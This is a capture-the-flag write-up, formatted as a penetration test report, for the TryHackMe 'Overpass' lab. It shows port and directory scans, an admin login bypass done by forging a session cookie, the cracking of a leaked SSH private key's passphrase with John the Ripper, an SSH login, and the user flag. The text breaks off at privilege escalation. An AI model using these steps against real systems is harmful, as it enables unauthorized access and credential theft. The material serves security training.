Penetration Testing Report TryHackMe "Overpass"

Difficulty: Easy

IP Address: 10.10.X.X
Pentest date: 2023-02-12

Michał Lissowski michallissowski@gmail.com

Maciej Chmielewski chmieluzg@gmail.com

Andrzej Kuchar andrzejkucharr@gmail.com

Roconesanse

Ping check

```
ping -c 10 $IP
```

```
PING 10.10.136.207 (10.10.136.207) 56(84) bytes of data.
64 bytes from 10.10.136.207: icmp_seq=1 ttl=63 time=75.7 ms
64 bytes from 10.10.136.207: icmp_seq=2 ttl=63 time=92.5 ms
```

Scan the open ports using Nmap

```
nmap -sV -vv -sC $IP
```

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37968598d1009c1463d9b03475b1f957 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDLYC7Hj7oNzKiSsLVMdxw3VZFyoPeS/qKWID8x9IWY71z3FfPijiU7h9IPC+9C+k
kHPiled/u3cVUVHHe7NS68fdN1+LipJxVRJ4o3IgiT8mZ7RPar6wpKVey6kubr8JAvZWLxIH6JNB16t66gjUt3AHVf2kmj
n0y8cljJuWRCJRo9xpOjGtUtNJqSjJ8T0vGIxWTV/sWwAOZ0/TYQAqiBESX+GrLkXokkcBXlxj0NV+r5t+Oeu/QdKxh3x9
9T9VYnbgNPJdHX4YxCvaEwNQBwy46515eBYCE05TKA2rQP8VTZjrZAXh7aE0aICEnp6pow6KQUAZr/6vJtfsX+Amn3
|   256 5375fac065daddb1e8dd40b8f6823924 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMyyGnzRvzTYZnN1N4EflyLfWvtDU0MN/L+O4GvqKq
kwShe5DFEWeIMuzxjhE0AW+LH4uJUVdoC0985Gy3z9zQU=
|   256 1c4ada1f36546da6c61700272e67759c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINwiYH+1GSirMK5KY0d3m7Zfgsr/ff1CP6p14fPa7JOR
80/tcp open  http    syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Overpass
|_http-favicon: Unknown favicon MD5: 0D4315E5A0B066CEFD5B216C8362564B
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Scan open port using nmap 2

```
nmap -p 1-10000 -Pn $IP -vv
```

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```


> Looking at the nmap results we see two ports are open 22 SSH and 80 HTTP
> SSH doesn't have that much vulnerability hence i will start with enumerating HTTP.
> We can leave a SSH bruteforce running in the background but without a valid username it is going to be really hard even to perform a bruteforce attack so I'll start to enumerate HTTP

Opening the webpage using Mozilla we get a standard webpage probably used to advertise a password manager application called overpass



As you see in the top right corner there is an "About" page

Now lets check the "download" page



Looking at the source code `downloads/src/overpass.go` i didn't find anything interesting, so let's leave that for now at least

```go
package main

import (
	"bufio"
	"encoding/json"
	"fmt"
	"io/ioutil"
	"os"
	"strconv"
	"strings"

	"github.com/mitchellh/go-homedir"
)

type passListEntry struct {
	Name string `json:"name"`
	Pass string `json:"pass"`
}

//Secure encryption algorithm from https://socketloop.com/tutorials/golang-rotate-47-caesar-cipher-by-47-characters-example
func rot47(input string) string {
	var result []string
	for i := range input[:len(input)] {
		j := int(input[i])
		if (j ≥ 33) && (j ≤ 126) {
			result = append(result, string(rune(33+((j+14)%94))))
		} else {
			result = append(result, string(input[i]))
		}
	}
```

Check source code web page - Ctrl+U

```
<!--Yeah right, just because the Romans used it doesn't make it military grade, change this?-->
```

Brute force directories using gobuster

Before poking at the websites manually,we can to do some automated enumeration using gobuster. What gobuster normally does is perform directory bruteforce using a wordlist and we might be lucky and get some interesting directories

```
gobuster dir -u http://$IP/ -w /usr/share/wordlists/dirb/big.txt
```

```
/aboutus              (Status: 301) [Size: 0] [--> aboutus/]
/admin                (Status: 301) [Size: 42] [--> /admin/]
/css                  (Status: 301) [Size: 0] [--> css/]
/downloads            (Status: 301) [Size: 0] [--> downloads/]
/img                  (Status: 301) [Size: 0] [--> img/]
```

Let's start with `/Admin` it is the most interesting one

```
http://10.10.63.144/admin/
```

> In the admin login page to using username "admin" and password "admin" we can see that it made a call to /api/login. We can try XSS but nothing happens

```
/home/kali ~ gobuster dir -u http://$IP/ -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.136.207/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Timeout:                 10s
===============================================================
2023/02/13 06:00:54 Starting gobuster in directory enumeration mode
===============================================================
/aboutus              (Status: 301) [Size: 0] [--> aboutus/]
/admin                (Status: 301) [Size: 42] [--> /admin/]
/css                  (Status: 301) [Size: 0] [--> css/]
/downloads            (Status: 301) [Size: 0] [--> downloads/]
/img                  (Status: 301) [Size: 0] [--> img/]
Progress: 20434 / 20470 (99.82%)
===============================================================
2023/02/13 06:03:43 Finished
===============================================================
```

And as you see there is `main.js, and login.js`

```html
<!DOCTYPE html>
<html>

<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Overpass</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" media="screen" href="/css/main.css">
    <link rel="stylesheet" type="text/css" media="screen" href="/css/login.css">
    <link rel="icon" type="image/png" href="/img/overpass.png" />
    <script src="/main.js"></script>
    <script src="/login.js"></script>
    <script src="/cookie.js"></script>
</head>

<body onload="onLoad()">
    <nav>
        <img class="logo" src="/img/overpass.svg" alt="Overpass logo">
        <h2 class="navTitle"><a href="/">Overpass</a></h2>
        <a class="current" href="/aboutus">About Us</a>
        <a href="/downloads">Downloads</a>
    </nav>
    <div class="content">
        <h1>Administrator area</h1>
        <p>Please log in to access this content</p>
        <div>
            <h3 class="formTitle">Overpass administrator login</h1>
        </div>
        <form id="loginForm">
            <div class="formElem"><label for="username">Username:</label><input id="username" name="username" required></div>
            <div class="formElem"><label for="password">Password:</label><input id="password" name="password"
                    type="password" required></div>
            <button>Login</button>
        </form>
        <div id="loginStatus"></div>
    </div>
</body>

</html>
```

let's check `**login.js**`


```javascript
        });
        return response; // We don't always want JSON back
    }
    const encodeFormData = (data) => {
        return Object.keys(data)
            .map(key => encodeURIComponent(key) + '=' + encodeURIComponent(data[key]))
            .join('&');
    }
    function onLoad() {
        document.querySelector("#loginForm").addEventListener("submit", function (event) {
            //on pressing enter
            event.preventDefault()
            login()
        });
    }
    async function login() {
        const usernameBox = document.querySelector("#username");
        const passwordBox = document.querySelector("#password");
        const loginStatus = document.querySelector("#loginStatus");
        loginStatus.textContent = ""
        const creds = { username: usernameBox.value, password: passwordBox.value }
        const response = await postData("/api/login", creds)
        const statusOrCookie = await response.text()
        if (statusOrCookie === "Incorrect credentials") {
            loginStatus.textContent = "Incorrect Credentials"
            passwordBox.value=""
        } else {
            Cookies.set("SessionToken",statusOrCookie)
            window.location = "/admin"
        }
    }
```

Threat Modeling

By looking at the `login.js` file we notice that a `SessionToken cookie` will be created when the admin credentials are correct

Exploitation

> First, we need to open the developer's tools using `f12` then we go to storage and choose cookies and press the `+` at the top right corner and change the name to `SessionToken` and the path to `/`
> Now we restart the page and it will redirect us to `/admin`, and now we have the RSA key



SSH Key RSA

`Since you keep forgetting your password, James, I've set up SSH keys for you.`
`If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you.`
`Also, we really need to talk about this "Military Grade" encryption. - Paradox`


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qncljugOIf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM0Oo3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nHOll1OBl1tmsUIRwYK7wT/9kvUiL3rhkBURhVIbj2qiHxR
3KwmS4Dm4AOtoPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTlZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJKrQP7GCupvW/r/Yc1RmNTfzT5eeR
OkUOTMqmd3Lj07yELyavlBHrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P
9BQukWbzVZHbaQtAGVGy0FKJv1WhA+pjTLqwU+c15WF7ENb3Dm5qdUoSSlPzRjze
eaPG5O4U9Fq0ZaYPkMlyJCzRVp43De4KKkyO5FQ+xSxce3FW0b63+8REgYirOGcZ
4TBApY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2YFIApr99nZFVZs1XOFCCkcM8
GFheoT4yFwrXhU1fjQjW/cR0kbhOv7RfV5x7L36x3ZuCfBdlWkt/h2M5nowjcbYn
exxOuOdqdazTjrXOyRNyOtYF9WPLhLRHapBAkXzvNSOERB3TJca8ydbKsyasdCGy
AIPX52bioBlDhg8DmPApR1C1zRYwT1LEFKt7KKAaogbw3G5raSzB54MQpX6WL+wk
6p7/wOX6WMo1MlkF95M3C7dxPFEspLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVIu1BcmJhzh8gdtT0i
n0Lz5pKY+rLxdUaAA9KVwFsdiXnXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT
8HiUKTEsukcv/IYHK1s+Uw/H5AWtJsFmWQs3bw+Y4iw+YLZomXA4E7yxPXyfWm4K
4FMg3ng0e4/7HRYJSaXLQOKeNwcf/LW5dipO7DmBjVLsC8eyJ8ujeutP/GcA5l6z
ylqilOgj4+yiS813kNTjCJOwKRsXg2jKbnRa8b7dSRz7aDZVLpJnEy9bhn6a7WtS
49TxToi53ZB14+ougkL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2
```

```
+hL1kHlTtJZU8Zj2Y2Y3hd6yRNJcIgCDrmLbn9C5M0d7g0h2BlFaJIZOYDS6J6Yk
2cWk/Mln7+OhAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7
-----END RSA PRIVATE KEY-----
```


Create id rsa key

Now we need to crack this RSA key, create a directory called ssh

```
mkdir ssh
```

Next create a folder called id_rsa inside the ssh directory and past the key that we found in it


```
nano id_rsa
```

And then change the access permissions

```
chmod 400 id_rsa
```

try login ssh rsa id_key

```
ssh -i id_rsa James@$IP
```



```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qncljugOIf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM0Oo3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nHOll1OBl1tmsUIRwYK7wT/9kvUiL3rhkBURhVIbj2qiHxR
3KwmS4Dm4AOtoPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTlZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJKrQP7GCupvW/r/Yc1RmNTfzT5eeR
OkUOTMqmd3Lj07yELyavlBHrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P
9BQukWbzVZHbaQtAGVGy0FKJv1WhA+pjTLqwU+c15WF7ENb3Dm5qdUoSSlPzRjze
eaPG5O4U9Fq0ZaYPkMlyJCzRVp43De4KKkyO5FQ+xSxce3FW0b63+8REgYirOGcZ
4TBApY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2YFIApr99nZFVZs1XOFCCkcM8
GFheoT4yFwrXhU1fjQjW/cR0kbhOv7RfV5x7L36x3ZuCfBdlWkt/h2M5nowjcbYn
exxOuOdqdazTjrXOyRNyOtYF9WPLhLRHapBAkXzvNSOERB3TJca8ydbKsyasdCGy
AIPX52bioBlDhg8DmPApR1C1zRYwT1LEFKt7KKAaogbw3G5raSzB54MQpX6WL+wk
6p7/wOX6WMo1MlkF95M3C7dxPFEspLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVIu1BcmJhzh8gdtT0i
n0Lz5pKY+rLxdUaAA9KVwFsdiXnXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT
8HiUKTEsukcv/IYHK1s+Uw/H5AWtJsFmWQs3bw+Y4iw+YLZomXA4E7yxPXyfWm4K
4FMg3ng0e4/7HRYJSaXLQOKeNwcf/LW5dipO7DmBjVLsC8eyJ8ujeutP/GcA5l6z
ylqilOgj4+yiS813kNTjCJOwKRsXg2jKbnRa8b7dSRz7aDZVLpJnEy9bhn6a7WtS
49TxToi53ZB14+ougkL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2
+hL1kH1TtJZU8Zj2Y2Y3hd6yRNJcIgCDrmLbn9C5M0d7g0h2BlFaJIZOYDS6J6Yk
2cWk/Mln7+OhAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7
-----END RSA PRIVATE KEY-----
```


Crack id_rsa using ssh2john.py tool

```
/usr/share/john/ssh2john.py id_rsa > hash
```

Lucky for us we can us john the ripper (a well known hash cracker)and a binary called ssh2john** which converts the SSH private key to a hash format that john the ripper can understand and crack the passphrase using a wordlist

```
/home/kali/Workspace/thm/ssh ~ locate ssh2john
/usr/bin/ssh2john
/usr/share/john/ssh2john.py
/usr/share/john/__pycache__/ssh2john.cpython-310.pyc

/home/kali/Workspace/thm/ssh ~ /usr/share/john/ssh2john.py id_rsa > hash

/home/kali/Workspace/thm/ssh ~ ls
hash  id_rsa

/home/kali/Workspace/thm/ssh ~ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
No password hashes left to crack (see FAQ)

/home/kali/Workspace/thm/ssh ~ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
james13          (id_rsa)
1g 0:00:00:00 DONE (                ) 20.00g/s 267520p/s 267520c/s 267520C/s lisa..honolulu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Run the script using this command

We can us John The Ripper (a well known hash cracker)

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

Now we know the RSA passphrase is

```
james13          (id_rsa)
```

Now we know the username (james) and the RSA passphrase (james13) we can try to ssh using this command

```
ssh -i ssh.key {Add your machine ip here}
yes
```

```
james13
```

```
/home/kali/Workspace/thm/ssh ~ ssh -i id_rsa james@$IP
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.[redacted] LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Feb [redacted] UTC 2023

  System load:  0.0                Processes:           88
  Usage of /:   22.3% of 18.57GB   Users logged in:     0
  Memory usage: 13%                IP address for eth0: 10.[redacted]
  Swap usage:   0%


47 packages can be updated.
0 updates are security updates.


Last login: Sat Jun 27 04:45:40 2020 from 192[redacted]
james@overpass-prod:~$
```

We can login to the taregt machine via ssh using that passphrase

```
ssh -i id_rsa james@$IP
```

```
File  Actions  Edit  View  Help
/home/kali/Workspace/thm/ssh ~ ssh -i id_rsa James@$IP
Enter passphrase for key 'id_rsa':
```

Now we use `ls` *to see the files and we find two files* `user.txt` *and* `todo.txt`

```
james@overpass-prod:~$ whoami
james
james@overpass-prod:~$ ls -la
total 48
drwxr-xr-x 6 james james 4096 Jun 27  2020 .
drwxr-xr-x 4 root  root  4096 Jun 27  2020 ..
lrwxrwxrwx 1 james james    9 Jun 27  2020 .bash_history -> /dev/null
-rw-r--r-- 1 james james  220 Jun 27  2020 .bash_logout
-rw-r--r-- 1 james james 3771 Jun 27  2020 .bashrc
drwx------ 2 james james 4096 Jun 27  2020 .cache
drwx------ 3 james james 4096 Jun 27  2020 .gnupg
drwxrwxr-x 3 james james 4096 Jun 27  2020 .local
-rw-r--r-- 1 james james   49 Jun 27  2020 .overpass
-rw-r--r-- 1 james james  807 Jun 27  2020 .profile
drwx------ 2 james james 4096 Jun 27  2020 .ssh
-rw-rw-r-- 1 james james  438 Jun 27  2020 todo.txt
-rw-rw-r-- 1 james james   38 Jun 27  2020 user.txt
```

We use `cat` command to view the file content

```
  System load:  0.0                Processes:           88
  Usage of /:   22.3% of 18.57GB   Users logged in:     0
  Memory usage: 13%                IP address for eth0: 10.[redacted]
  Swap usage:   0%


47 packages can be updated.
0 updates are security updates.


Last login: Sat Jun 27 04:45:40 2020 from 192.[redacted]
james@overpass-prod:~$ whoami
james
james@overpass-prod:~$ id
uid=1001(james) gid=1001(james) groups=1001(james)
james@overpass-prod:~$ ls -la
total 48
drwxr-xr-x 6 james james 4096 Jun 27  2020 .
drwxr-xr-x 4 root  root  4096 Jun 27  2020 ..
lrwxrwxrwx 1 james james    9 Jun 27  2020 .bash_history → /dev/null
-rw-r--r-- 1 james james  220 Jun 27  2020 .bash_logout
-rw-r--r-- 1 james james 3771 Jun 27  2020 .bashrc
drwx------ 2 james james 4096 Jun 27  2020 .cache
drwx------ 3 james james 4096 Jun 27  2020 .gnupg
drwxrwxr-x 3 james james 4096 Jun 27  2020 .local
-rw-r--r-- 1 james james   49 Jun 27  2020 .overpass
-rw-r--r-- 1 james james  807 Jun 27  2020 .profile
drwx------ 2 james james 4096 Jun 27  2020 .ssh
-rw-rw-r-- 1 james james  438 Jun 27  2020 todo.txt
-rw-rw-r-- 1 james james   38 Jun 27  2020 user.txt
james@overpass-prod:~$ cat user.txt
thm{65c1aaf000506e56996822c6281e6bf7}
```

Hack the machine and get the flag in user.txt

We found the first flag!

```
james@overpass-prod:~$ cat user.txt
'thm{65c1aaf000506e56996822c6281e6bf7}'
james@overpass-prod:~$
```

Next step we `cat` todo.txt

cat todo.txt

```
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
```

```
james@overpass-prod:~$ ls -la
total 48
drwxr-xr-x 6 james james 4096 Jun 27  2020 .
drwxr-xr-x 4 root  root  4096 Jun 27  2020 ..
lrwxrwxrwx 1 james james    9 Jun 27  2020 .bash_history → /dev/null
-rw-r--r-- 1 james james  220 Jun 27  2020 .bash_logout
-rw-r--r-- 1 james james 3771 Jun 27  2020 .bashrc
drwx------ 2 james james 4096 Jun 27  2020 .cache
drwx------ 3 james james 4096 Jun 27  2020 .gnupg
drwxrwxr-x 3 james james 4096 Jun 27  2020 .local
-rw-r--r-- 1 james james   49 Jun 27  2020 .overpass
-rw-r--r-- 1 james james  807 Jun 27  2020 .profile
drwx------ 2 james james 4096 Jun 27  2020 .ssh
-rw-rw-r-- 1 james james  438 Jun 27  2020 todo.txt
-rw-rw-r-- 1 james james   38 Jun 27  2020 user.txt
james@overpass-prod:~$ cat user.txt
thm{65c1aaf000506e56996822c6281e6bf7}
james@overpass-prod:~$
james@overpass-prod:~$
james@overpass-prod:~$
james@overpass-prod:~$
james@overpass-prod:~$
james@overpass-prod:~$
james@overpass-prod:~$
james@overpass-prod:~$
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
```

Privilege Escalatio

We cat `.overpass`

